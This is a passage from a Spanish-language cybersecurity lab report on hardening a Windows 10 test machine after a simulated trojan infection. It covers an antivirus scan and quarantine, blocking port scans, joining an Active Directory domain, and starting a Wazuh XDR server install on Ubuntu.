


Fuente: Elaboración propia

Es importante realizar un escaneo completo periódicamente de todo el equipo, agencias como Kaspersky recomiendan realizar un análisis semanal completo para buscar posibles infecciones profundas que se encuentren escondidas dentro del sistema de archivos del equipo o incluso en el mismo sistema operativo[46]. Cabe aclarar que dicho escaneo se debe realizar teniendo totalmente actualizado el antivirus de lo contrario podría encontrarse expuesto a amenazas recientes que no serían detectadas.

En la ilustración 67 es posible observar el primer hallazgo como resultado del escaneo completo, este hace referencia al archivo PoC_1032412170.exe que fue descargado vía WhatsApp. Preliminarmente esta infección es aislada y puesta en cuarentena para que no pueda propagarse (si fuese el caso de un gusano)

Ilustración 67 Reporte inicial Antivirus Kaspersky



Fuente: Elaboración propia


En una descripción a fondo del hallazgo encontrado se pueden observar en la ilustración 7 datos de la ubicación nombre del archivo y tipo, para este caso puntual es importante ver que es un archivo de tipo troyano con nombre **Trojan.Win64.Shelma.b** el cual de acuerdo con el sitio web Kaspersky fue descubierto el 25 de Abril de 2018[47]. Adicional a esto y de acuerdo con el sitio web Cibersecurity & Infraestructure Security Agency este archivo contiene la carga útil Meterpreter que permite controlar remotamente la máquina y acceder a sus recursos locales y de red a los que se encuentre conectada[48].

[46] AO KASPERSKY LAB. How to Run a Virus Scan the right way: Step-by-Step Guide. Kasperky [www.usa.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: < https://usa.kaspersky.com/resource-center/preemptive-safety/how-to-run-a-virus-scan>

[47] AO KASPERSKY LAB. EXPLOIT.WIN64.SHELMA. Kasperky. [www.usa.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://threats.kaspersky.com/mx/threat/Trojan.Win64.Shelma/>

[48] CISA. Malware Analysis Report. CISA [www.cisa.com]. (07, septiembre, 2023). [Consultado el 4, septiembre. 2023]. Disponible en: <https://www.cisa.gov/sites/default/files/2023-09/MAR-10430311.c1.v1.CLEAR_.pdf?trk=public_post_comment-text>


Ilustración 68 Descripción del hallazgo



Fuente: Elaboración propia

Una vez terminado el análisis se procede a borrar los elementos de la cuarentena como aparece en la ilustración 69. Cabe mencionar un hallazgo importante y es que el resultado muestra un elemento adicional contaminado y ligado al navegador Edge lo cual es interesante ya que todo este proceso se ha realizado en un banco de pruebas controlado el cual no ha sido utilizado para fines diferentes a los de ejecutar el archivo PoC_1032412170.exe habrá que analizar a futuro dicho archivo.

Ilustración 69 Hallazgos adicionales




Fuente: Elaboración propia

PROTEGER ANTE AMENAZA DE ANÁLISIS DE PUERTOS

Dentro del desarrollo de actividades anteriores fue posible observar que dentro del proceso de análisis se escaneaba el equipo de la víctima previo a lanzar el ataque, dentro de la configuración de firewall del sistema antivirus (Kaspersky Small Office) instalado es posible bloquear los escaneos de puertos externos lo cual hará más complejo un futuro ataque. En la ilustración 70 se observa la activación de este

servicio y algunas configuraciones adicionales como por ejemplo una administración de exclusiones que permitirán que ciertos equipos si puedan realizar este tipo de escaneos.


Ilustración 70 Bloquear análisis de puertos externos desde antivirus Kaspersky



Fuente: Elaboración propia

Un ejemplo de detección de escaneo se puede observar en la ilustración 71 en donde posterior a un intento de escaneo desde la máquina con sistema operativo Kali Linux el sistema de bloqueo de ataques de red del antivirus bloquea todo tipo de escaneo.


Ilustración 71 Comprobación bloqueo de escaneo externo de prueba



Fuente: Elaboración propia

Ahora en la ilustración 72 se observa un ejemplo de escaneo de puertos usando la herramienta nmap[49] antes y después de activar el bloqueo de ataques de red. El primer intento obtiene un reporte, el segundo no proporciona ninguna información.

Ilustración 72 Escaneo de puertos desde Linux Kali antes y después de activar bloqueo en Antivirus Kaspersky



Fuente: Elaboración propia

A este momento se puede confirmar que la seguridad del equipo ha sido elevada y un nuevo ataque no podrá ser realizado tan fácilmente como se hizo en un inicio.

A continuación, se procederá a brindar una protección adicional conectando la máquina con sistema operativo Windows 10 a un dominio con directorio activo.

[49] LYON, Gordon. NMAP. [www.nmap.org]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en: <https://nmap.org >


13.4 CONECTAR A DOMINIO CON DIRECTORIO ACTIVO

Los sistemas de computación empresariales suelen tener controles continuos por parte de las directivas, así como lo son bloqueos y políticas de seguridad, una de las mejores maneras de implementarlas es haciendo uso de un controlador de Dominio y Directorio Activo[50] los cuales pueden de manera generalizada tener un control de cuentas de usuario y actividades permitidas en cada uno de los equipos conectados.

La presente actividad conectará la máquina a un servidor existente de la empresa HackerHouse e cual posee instalado el sistema operativo Windows Server 2022, para este caso se ilustrará el paso a paso necesario para conectarse al dominio.

El requerimiento inicial será el de configurar una dirección IPV4 y DNS fijos en la tarjeta de red la máquina con sistema operativo Windows 10, el DNS primario corresponderá a la dirección IPV4 fija del servidor la cual es 192.168.1.10.

Ilustración 73 Configuración TPC/IPV4




Fuente: Elaboración propia

Posteriormente desde el panel de control y la opción usuarios se le dará clic a acceder a trabajo o escuela y luego a la opción conectar a un dominio activo local. Esto mostrara la ventana que se puede observar en la ilustración 74 en donde se deberá colocar el nombre completo del servidor, en caso de que no se permita la conexión se deberá intentar usando la dirección IP del servidor.

[50] MICROSOFT, Introducción a Active Directory Domain Services. Windows Server [www.learn.microsoft.com]. (08, marzo, 2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: <https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview >


Ilustración 74 Ingreso al dominio



Fuente: Elaboración propia

Dentro del servidor previamente se ha creado el usuario y contraseña por lo cual se procede a ingresar los datos para continuar la adhesión.


Ilustración 75 Confirmación de credenciales



Fuente: Elaboración propia

Selección de tipo de usuario, es importante seleccionar que la conexión se realizara para un usuario estándar ya que la misión principal que se quiere desarrollar es la limitación de actividades por parte del usuario final. En la ilustración a continuación se confirma que la conexión está siendo realizada con usuario de tipo estándar.


Ilustración 76 Conexión como usuario estándar



Fuente: Elaboración propia

Luego de terminar el proceso se requiere reiniciar el equipo, en este caso y como se observa en la ilustración a continuación al terminar de iniciar el sistema operativo Windows 10 la pantalla de inicio ha cambiado y ya no aparece la cuenta de usuario local sino que da la opción de escribir el nombre de usuario que debe ir acompañado del símbolo @ y el nombre del dominio. Lógicamente también solicitara el ingreso de la contraseña. Para este caso puntual se ha proporcionado el nombre de usuario hh.001@hhserver.local

Ilustración 77 Primer inicio unido al Directorio Activo



Fuente: Elaboración propia

Al finalizar este proceso se ha logrado aumentar más la seguridad del equipo ya que actividades cotidianas como la ejecución de archivos .exe .bat entre otros no será posible a menos que se introduzca el usuario y clave del administrador del sistema evitando así que archivos como PoC_1032412170.exe sean ejecutados de manera accidental o voluntaria nuevamente.

13.5 CONECTAR A XDR WAZUH

Como profesional en ciberseguridad se sugiere realizar la implementación de un XDR que permita tener un monitoreo constante de las actividades realizadas dentro de los equipos de la empresa y que adicionalmente haga posible conocer vulnerabilidades para proceder posteriormente a realizar las labores respectivas necesarias que tengan lugar para disminuir el riesgo de ataques.

Se ha seleccionado la plataforma WAZUH[51] en su versión de código abierto por lo cual es necesario realizar la instalación de un servidor con sistema operativo Linux el cual soportara la ejecución de esta. A continuación, será posible observar los


[51] WAZUH. Active XDR Protection from moderm threats. Wazuh [www.wazuh.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: < https://wazuh.com/platform/xdr/>

pasos necesarios para descargar e instalar de manera correcta el servidor Linux y la plataforma Wazuh.

13.6 INSTALACION SERVIDOR CON SISTEMA OPERATIVO LINUX

Es necesario utilizar una imagen de instalación del sistema operativo Linux en su versión Ubuntu[52] para esta ocasión se selecciona la versión Ubuntu Server la cual se descarga desde el sitio web https://ubuntu.com/download/server es importante realizar descargas directas y no utilizar sitios de terceros para así evitar copias contaminadas o modificadas.

Ilustración 78 Descarga Instalador Ubuntu Server




Fuente: Elaboración propia

Para el presente trabajo se realiza la creación de una máquina virtual en el administrador de máquinas virtuales Virtual Box

[52] CANONICAL. Get Ubuntu Server. Ubuntu [www.ubuntu.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: <https://ubuntu.com/download/server >


Ilustración 79 Creación máquina virtual con sistema operativo Linux Ubuntu



Fuente: Elaboración propia

Se realiza la asignación de recursos los cuales deben estar ligados a las necesidades del sistema operativo base que en esta ocasión es Ubuntu Server y de la plataforma Wazuh, en ambos casos el mínimo de memoria RAM recomendada es de 4096mb por lo cual se le asignaran 8192mb de memoria a la máquina virtual.


Ilustración 80 Asignación Recursos de procesador y memoria ram



Fuente: Elaboración propia

Respecto a la asignación de espacio de disco duro se asignarán 120gb las cuales podrán ser ampliadas en caso de requerirse.


Ilustración 81 Asignación de espacio de disco duro virtual



Fuente: Elaboración propia

Una vez la máquina virtual ha sido creada de manera satisfactoria se da inicio a esta con la imagen de instalación anteriormente descargada, al iniciar se deberá seleccionar (try or install Ubuntu Server)


Ilustración 82 Boot instalador Ubuntu



Fuente: Elaboración propia

El siguiente paso será la selección del lenguaje, es importante que este idioma seleccionado concuerde desde un inicio con el idioma del teclado físico utilizado ya que al ser un sistema operativo sin GUI se manejara enteramente por medio de línea de comandos y si el idioma seleccionado no concuerda con el del teclado se producirán bastantes errores humanos al momento de usarlo.


Ilustración 83 Selección de idioma



Fuente: Elaboración propia

A continuación, se brindará la opción de realizar la instalación haciendo uso de complementos externos que permitan actualizar su contenido, se recomienda seleccionar la opción Update to the new Installer.


Ilustración 84 Uso de nuevo instalador



Fuente: Instalación propia

Aunque si en algunos casos el usuario por ejemplo desea el sistema operativo en español, pero tiene el teclado físico en ingles le será posible realizar esa configuración adicional como se muestra en la ilustración 85.

